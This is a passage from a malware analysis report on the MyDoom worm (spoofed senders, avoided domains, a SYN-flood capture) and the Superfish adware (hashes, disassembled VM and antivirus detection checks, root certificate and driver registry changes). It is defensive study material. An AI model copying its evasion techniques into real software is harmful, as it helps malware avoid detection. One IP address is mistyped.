
Receiving SMTP server

The worm attempts to find the name of receiving server by appending the following strings to the domain name.

mx.	mxs.	smtp.	relay.
mail.	mail1.	mx1.	ns.

Source Email address

The worm consists of the following strings using which it tries to generate an email address randomly. These are some of the most common names that are used to create an email address. The worm uses them to spoof the sender's email address to make it look legitimate.




sandra	stan	maria	brent
linda	smith	jose	adam
julie	steve	andrew	fred
jimmy	matt	george	jack
jerry	dave	david	bill
helen	jane	kevin	alice
debby	robert	mike	brian
claudia	peter	james	john
brenda	mary	michael	alex
anna	serg		

To avoid any risk of getting detected, it avoids distributing to the following domains or usernames that contain any of the following strings.

accoun	contact	secur	.gov	service
certific	site	isc.o	ruslis	privacy
listserv	rating	isi.e	nodomai	somebody
ntivi	bugs	ripe.	mydomai	soft
support	your	arin.	example	mozilla
icrosoft	someone	sendmail	inpris	utgers.ed
admin	anyone	rfc-ed	borlan	tanford.e
unix	nothing	ietf	sopho	acketst
linux	nobody	iana	panda	berkeley
google	noone	usenet	hotmail	foo.
page	webmaster	fido	msn.	.mil
the.bat	postmaster	kernel	icrosof	gov.
gold-certs	samples	ibm.com	syma	math
feste	info	fsf.	abuse	abuse
submit	root	mit.e	.edu	help

Network Analysis

MyDoom performs a DDOS attack against IP address 69.12.219.139. The infected machine sends many SYN requests to destination port 80 of IP address 69.12.219.319 which belongs to www.sco.com



```
tcp.stream eq 3828
No.   Time             Source          Destination     Protocol Length Info
13133 149.672600820    192.168.1.68    69.12.219.139   TCP      62 [TCP Port numbers reused] 1080 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK…
13134 149.672602027    192.168.1.68    69.12.219.139   TCP      62 [TCP Out-Of-Order] 1080 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
22258 155.681731408    192.168.1.68    69.12.219.139   TCP      62 [TCP Retransmission] 1080 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM…
22259 155.681733741    192.168.1.68    69.12.219.139   TCP      62 [TCP Retransmission] 1080 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM…
22322 155.761489452    69.12.219.139   192.168.1.68    TCP      62 80 → 1080 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
22343 155.761857537    192.168.1.68    69.12.219.139   TCP      54 1080 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
22344 155.761859398    192.168.1.68    69.12.219.139   TCP      54 [TCP Dup ACK 22343#1] 1080 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
22373 155.762642476    192.168.1.68    69.12.219.139   TCP      54 1080 → 80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22374 155.762645080    192.168.1.68    69.12.219.139   TCP      54 1080 → 80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

▸ Frame 22374: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▸ Ethernet II, Src: IntelCor_92:61:b1 (90:61:ae:92:61:b1), Dst: Actionte_7c:6f:00 (70:f1:96:7c:6f:00)
▸ Internet Protocol Version 4, Src: 192.168.1.68, Dst: 69.12.219.139
▸ Transmission Control Protocol, Src Port: 1080, Dst Port: 80, Seq: 1, Ack: 1, Len: 0
```

Figure 27: DDOS attack in action

Superfish

Introduction

Superfish, was a visual search company that developed advertising-supported software products. The company was ranked 64th on Forbes list of “America's Most Promising Companies 2015” but is no longer in existence after the Lenovo security incident.

In the year 2015, Lenovo laptops were sold preloaded with the software called Visual Discovery. The manufacturer claimed that software was installed only to enhance the shopping experience, but the application has severe security flaws which made the laptops highly vulnerable to online threats.

The adware performs Man-In-The-Middle attacks by intercepting SSL and TLS website connections. It used the Komodia intercepting libraries to replaces trusted site certificates with its own Superfish signed certificate to appear as a trusted party.

The purpose of the adware is to intercept the HTTP/HTTPS traffic to analyze the images on the web page, matching them against a huge database of images in the cloud and injecting the best match images as an advertisement in the webpage. To intercept the traffic, the adware installs a non-unique trusted root certification authority (CA) certificate on the laptops. The advertisement is entirely based on images and not on keywords found on a web page.

The SSL certificate used for this purpose is encrypted using a private key, but the key is very weak and is easily cracked. This poses a very dangerous threat as once the key is cracked; the hacker can easily see the entire traffic and hence spoof HTTPS traffic.


Static Analysis

The following table shows the characteristics of the malware. The first observation made just by looking at the file icon is that it has the words NSIS. NSIS is used to create windows-based installers. The authors of Superfish used this popular open source system to create the application.

File Type	PE32 executable for windows
File Size	3.22 MB
MD5	DF9599C13AC9F5d421854E5EE54AD077
SHA1	A502EA9FAE7E8FE64308088ECC585B45EAD76DA1
SHA256	6301f3acd3a713506768304083da98015a42c73cd3d99ae2c810166402260a67
File Icon	

Table 6: Characteristics of Binary

Figure 29, gives more static information about the malware when opened in CFF explorer. The executable is packed using Nullsoft PiMP stub > SFX. It also gives the company information which is Superfish and the software’s name is VisualDiscovery, which searches advertisement based on the images and not text.




Property	Value
File Name	C:\Users\kunjal\Desktop\superfish_setup.exe
File Type	Portable Executable 32
File Info	Nullsoft PiMP Stub -> SFX
File Size	3.22 MB (3376520 bytes)
PE Size	57.50 KB (58880 bytes)
Created	Thursday 10 January 2019, 20.10.19
Modified	Friday 11 January 2019, 02.53.46
Accessed	Thursday 10 January 2019, 20.10.19
MD5	6ECBDD9164268C149D8283A901713CB4
SHA-1	A502EA9FAE7E8FE64308088ECC585B45EAD76DA1

Property	Value
CompanyName	Superfish
CompanyWebsite	http://www.similarproducts.net/VisualDiscovery/
FileDescription	
FileVersion	1.0.0.0
LegalCopyright	
ProductName	Superfish Inc. VisualDiscovery

Figure 28: CFF Explorer output


The file is unpacked using the 7-Zip tool. After decompression, several DLL files are found along with an installer.



Name	Date modified	Type	Size
$PLUGINSDIR	1/10/2019 9:52 PM	File folder	
freebl3.dll	8/30/2013 2:11 AM	Application extens...	296 KB
libnspr4.dll	8/30/2013 2:11 AM	Application extens...	289 KB
libplc4.dll	8/30/2013 2:11 AM	Application extens...	48 KB
libplds4.dll	8/30/2013 2:11 AM	Application extens...	45 KB
nss3.dll	8/30/2013 2:11 AM	Application extens...	835 KB
nssckbi.dll	8/30/2013 2:11 AM	Application extens...	408 KB
nssdbm3.dll	8/30/2013 2:11 AM	Application extens...	161 KB
nssutil3.dll	8/30/2013 2:11 AM	Application extens...	133 KB
Run	5/12/2014 11:29 AM	Application	57 KB
smime3.dll	8/30/2013 2:11 AM	Application extens...	130 KB
softokn3.dll	8/30/2013 2:11 AM	Application extens...	225 KB
sqlite3.dll	8/30/2013 2:11 AM	Application extens...	445 KB
ssl3.dll	8/30/2013 2:11 AM	Application extens...	223 KB
SuperfishCert.dll	5/12/2014 11:29 AM	Application extens...	183 KB
uninstall	6/12/2014 2:59 AM	Application	64 KB
VDWFP.sys	5/12/2014 11:29 AM	System file	30 KB
VDWFP64.sys	5/12/2014 11:29 AM	System file	39 KB
VDWFPInstaller	5/12/2014 11:30 AM	Application	136 KB
VisualDiscovery	6/9/2014 11:46 PM	Application	1,319 KB
VisualDiscovery.tlb	6/9/2014 1:47 PM	TLB File	50 KB

Figure 29: Results after unpacking the Binary


VDWFPInstaller.exe is dissembled using OllyDbg, and it is found that the malware attempts to check for Virtual Machine environments. There is code found for detecting Microsoft’s Virtual PC and VMware.


win 8 (Snapshot tools) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OllyDbg - VDWFPInstaller.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
C
CPU - main thread, module VDWFPIns

```
004080B7  . 50              PUSH EAX
004080B8  . 68 F0C74100     PUSH VDWFPIns.0041C7F0                ASCII "OS: %s"
004080BD  . E8 9EA8FFFF     CALL VDWFPIns.00402960
004080C2  . 83C4 10         ADD ESP,10
004080C5  . 803D 2C264200   CMP BYTE PTR DS:[42262C],0
004080CC  .v74 07           JE SHORT VDWFPIns.004080D5
004080CE  . 68 E8C74100     PUSH VDWFPIns.0041C7E8                ASCII " 64bit"
004080D3  .vEB 05           JMP SHORT VDWFPIns.004080DA
004080D5  > 68 E0C74100     PUSH VDWFPIns.0041C7E0                ASCII " 32bit"
004080DA  > E8 81A8FFFF     CALL VDWFPIns.00402960
004080DF  . 83C4 04         ADD ESP,4
004080E2  . E8 69ABFFFF     CALL VDWFPIns.00402C50
004080E7  . 84C0            TEST AL,AL
004080E9  .v74 07           JE SHORT VDWFPIns.004080F2
004080EB  . 68 C8C74100     PUSH VDWFPIns.0041C7C8                ASCII " inside Virtual PC(tm)"
004080F0  .vEB 0E           JMP SHORT VDWFPIns.00408100
004080F2  > E8 09ACFFFF     CALL VDWFPIns.00402D00
004080F7  . 84C0            TEST AL,AL
004080F9  .v74 0D           JE SHORT VDWFPIns.00408108
004080FB  . 68 B4C74100     PUSH VDWFPIns.0041C7B4                ASCII " inside VMWare(tm)"
00408100  > E8 5BA8FFFF     CALL VDWFPIns.00402960
```

Figure 30: Virtual Machine environment detection


It also tries to detect antivirus and security-related applications.



```
00406F62  > 837C2B 38 00   CMP DWORD PTR DS:[EBX+EBP+38],0
00406F67  .v75 09          JNZ SHORT VDWFPIns.00406F72
00406F69  . 6A 15          PUSH 15
00406F6B  . 68 C0BE4100    PUSH VDWFPIns.0041BEC0                 ASCII "Anti virus detected: "
00406F70  .vEB 39          JMP SHORT VDWFPIns.00406FAB
00406F72  > 2BF5           SUB ESI,EBP
00406F74  . B8 89888888    MOV EAX,88888889
00406F79  . F7EE           IMUL ESI
00406F7B  . 03D6           ADD EDX,ESI
00406F7D  . C1FA 05        SAR EDX,5
00406F80  . 8BCA           MOV ECX,EDX
00406F82  . C1E9 1F        SHR ECX,1F
00406F85  . 03CA           ADD ECX,EDX
00406F87  . 3BF9           CMP EDI,ECX
00406F89  .v72 09          JB SHORT VDWFPIns.00406F94
00406F8B  . E8 97220000    CALL VDWFPIns.00409227
00406F90  . 8B6C24 24      MOV EBP,DWORD PTR SS:[ESP+24]
00406F94  > 837C2B 38 01   CMP DWORD PTR DS:[EBX+EBP+38],1
00406F99  .v75 09          JNZ SHORT VDWFPIns.00406FA4
00406F9B  . 6A 13          PUSH 13
00406F9D  . 68 ACBE4100    PUSH VDWFPIns.0041BEAC                 ASCII "Firewall detected: "
00406FA2  .vEB 07          JMP SHORT VDWFPIns.00406FAB
00406FA4  > 6A 17          PUSH 17
00406FA6  . 68 94BE4100    PUSH VDWFPIns.0041BE94                 ASCII "Anti spyware detected: "
00406FAB  > 8B4C24 1C      MOV ECX,DWORD PTR SS:[ESP+1C]
00406FAF  . E8 5CA7FFFF    CALL VDWFPIns.00401710
00406FB4  . 8B4C24 28      MOV ECX,DWORD PTR SS:[ESP+28]
```

Figure 31: Anti-Malware and Firewall detection

The binary then attempts to detect the presence of any of the 55 anti-malware software listed in Table 7.


win 8 (Snapshot tools) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OllyDbg - VDWFPInstaller.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
C
CPU - main thread, module VDWFPIns

```
00405DBA  . 8D8C24 F00800( LEA ECX,DWORD PTR SS:[ESP+8F0]
00405DC1  . C68424 381600( MOV BYTE PTR SS:[ESP+1638],50
00405DC9  . E8 F2BCFFFF    CALL VDWFPIns.00401AC0
00405DCE  . 68 ACBA4100    PUSH VDWFPIns.0041BAAC           ASCII "avpm.exe"
00405DD3  . 8D8C24 0C0900( LEA ECX,DWORD PTR SS:[ESP+90C]
00405DDA  . C68424 381600( MOV BYTE PTR SS:[ESP+1638],51
00405DE2  . E8 D9BCFFFF    CALL VDWFPIns.00401AC0
00405DE7  . 68 C4BA4100    PUSH VDWFPIns.0041BAC4           ASCII "Kaspersky Lab AVP"
00405DEC  . 8D8C24 280900( LEA ECX,DWORD PTR SS:[ESP+928]
00405DF3  . C68424 381600( MOV BYTE PTR SS:[ESP+1638],52
00405DFB  . E8 C0BCFFFF    CALL VDWFPIns.00401AC0
00405E00  . 68 ACBA4100    PUSH VDWFPIns.0041BAAC           ASCII "avpm.exe"
00405E05  . 8D8C24 440900( LEA ECX,DWORD PTR SS:[ESP+944]
00405E0C  . C68424 381600( MOV BYTE PTR SS:[ESP+1638],53
00405E14  . E8 A7BCFFFF    CALL VDWFPIns.00401AC0
00405E19  . 68 C4BA4100    PUSH VDWFPIns.0041BAC4           ASCII "Kaspersky Lab AVP"
```

Figure 32: Anti-Malware software detection

Malwarebytes Anti-Malware	CA eTrust EZ Firewall	Prevx Prevx1
ISS BlackIce	Zone Alarm	PC Tools PCTools
Loaris Trojan Remover	Sygate Personal Firewall 5.x	Sunbelt Software
Trend Micro Anti Spyware	MicroSmarts LLC Spyware BeGone	Norman Antivirus
Vipre Antivirus+Antispyware	McAfee Personal Firewall	Sophos
CCA Inc Vet	Norton Personal Firewall 2002/2003	McAfee VirusScan
Pc Tools Spyware Doctor	VirusBuster	Kaspersky Lab AVP
Mc Affee AntiSpyware	Trend Micro	K7 Computing K7AntiVirus
CA eTrust Pest Patrol	VirusBlokAda	INCA Internet nProtect
Microsoft Anti-Spyware	navapw32.exeton Antivirus	Hauri ViRobot
Sunbelt Counter Spy	Panda Security Panda Platinum	Hacksoft The Hacker
Webroot Spy Sweeper	Microsoft Malware Protection	G DATA Software GData
Tenebril Spy Catcher	BitDefender GmbH	F-Secure
FRISK Software F-Prot	Antiy Labs Antiy	AhnLab
Fortinet	Eset Software NOD32	Comodo
Doctor Web, Ltd DrWeb	Cat Computer Services Quick Heal	ClamAV
Avira AntiVir	Max Secure Max Spyware Detector	Emsi Software GmbH
AVG Technologies AVG	Authentium Command Antivirus	ALWIL Avast! Antivirus
Aladdin eSafe		

Table 7: Anti-Malware software detected by adware

Behaviour

When Superfish.exe is executed, it starts the process VisualDiscovery.exe and VDWFPInstaller.exe. All the executables and DLLs mentioned in Figure 30 are dropped in the path:

C:\Program Files\Lenovo\VisualDiscovery

Registry Modifications

- Creates key for VisualDiscovery and sets the version, URL, Display icon info in the following keys:
  - *HKLM\SOFTWARE\Superfish Inc. VisualDiscovery\Path = C:\Program Files\Lenovo\VisualDiscovery*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Superfish Inc. VisualDiscovery\DisplayName = Superfish Inc. VisualDiscovery*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Superfish Inc. VisualDiscovery\DisplayVersion = 1.0.0.0*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Superfish Inc. VisualDiscovery\Publisher = Superfish*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Superfish Inc. VisualDiscovery\URLInfoAbout = http://www.similarproducts.net/VisualDiscovery/*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Superfish Inc. VisualDiscovery\DisplayIcon = C:\Program Files\Lenovo\VisualDiscovery\uninstall.exe*
  - *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Superfish Inc. VisualDiscovery\UninstallString = C:\Program Files\Lenovo\VisualDiscovery\uninstall.exe*
  - *HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\VDWFP*
  - *HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\VisualDiscovery*


- Installs root certificate:
  - *HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\C864484869D41D2B0D32319C5A62F9315AAF2CBD*

- The configuration is stored in the below registry key:
  - *HKLM\SYSTEM\CurrentControlSet\Services\VDWFP*

- Visual Discovery is implemented as a Windows Filtering Program (WFP) and deals with network traffic. It allows the application to see the content of the network before it reaches the browser. VDWFP is autoloaded when the system boots and warning is created if the driver fails to start the service. It uses the Base Filtering Engine service.

  - *HKLM\System\CurrentControlSet\Services\VDWFP\Type = 1*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\Start = 2*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\ErrorControl = 1*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\ImagePath = \??\C:\Windows\system32\Drivers\VDWFP.sys*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\DisplayName = VDWFP*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\Group = networkprovider*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\DependOnService = BFE*
  - *HKLM\System\CurrentControlSet\Services\VDWFP\DependOnGroup*

The configuration stored in VDWFP is shown below.




Name	Type	Data
(Default)	REG_SZ	(value not set)
appTable	REG_BINARY	14 00 63 00 68 00 72 00 6f 00 6d 00 65 00 2e 00 65 00...
DependOnService	REG_MULTI_SZ	BFE
DisplayName	REG_SZ	VDWFP
ErrorControl	REG_DWORD	0x00000001 (1)
globalAppTable	REG_BINARY	16 00 61 00 66 00 74 00 65 00 72 00 66 00 78 00 2e 00...
